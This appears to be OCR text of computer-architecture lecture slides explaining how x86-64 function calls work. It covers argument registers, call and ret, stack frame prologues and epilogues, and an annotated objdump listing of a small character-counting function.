


Problem

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Problem

```
0: string count(string s, character c) {
1:
2:                                  length(s); pos = pos + 1)
3:                                  count = count + 1;
4:     }
5:     return count;
   }
6:
   void main(integer argc, strings argv) {
7:     count("testing", "t"); // should return 2
8:
   }
```

IP needs to go back to line 8. But how does the CPU know that?

IP



Timeline of a Function Call

1 The caller puts arguments in registers: rdi, rsi, rdx, rcx, r8, r9. Only a 7th argument or more goes on the stack.


2 call count pushes the return address — the next instruction — and jumps: rip = count

3 Prologue: push rbp, then mov rbp, rsp. The new frame starts here.


It saves any callee-saved registers it will use (rbx, r12–r15)

sub rsp, N makes room for local variables

4 Epilogue: leave (or pop rbp) restores the caller's frame; ret pops the return address into rip. The result is in rax.



One Frame, Up Close: count()



count() calls nothing, so gcc skips sub rsp: its locals sit in the 128-byte red zone below rsp. Gaps between slots are alignment padding.

```
$ objdump -d -M intel --no-show-raw-insn count
# <count>:
endbr64                          ; CET landing pad
push rbp                        ; save caller's rbp
mov rbp,rsp                     ; new frame starts
mov QWORD PTR [rbp-0×18],rdi ; s
mov eax,esi
mov BYTE PTR [rbp-0×1c],al   ; c
mov DWORD PTR [rbp-0×8],0×0  ; n = 0
mov DWORD PTR [rbp-0×4],0×0  ; i = 0
…                                ; the loop
mov eax,DWORD PTR [rbp-0×8]  ; return n in eax
pop rbp                         ; caller's rbp back
ret                              ; rip = return address
```


rbp + 8 always holds the return address — remember that when we get to buffer overflows.

Stack Frame Example

```
1  #include <stdio.h>
2
3  int count(const char *s, char c) {
4      int n = 0;
5      for (int i = 0; s[i] != '\0'; i++)
6          if (s[i] == c)
7              n++;
8      return n;
9  }
10
11 int main(void) {
12     int a = count("testing", 't'); // 2
13     int b = count("elevate", 'e'); // 3
14     printf("%d %d\n", a, b);
15     return 0;
16 }
```

rip

Line numbers stand in for addresses. The real return address is the instruction right after the call: main+0x20.




the stack while rip is on line 6, with i = 3

Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

IP




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

IP




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

IP




Two Call Example

IP

```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

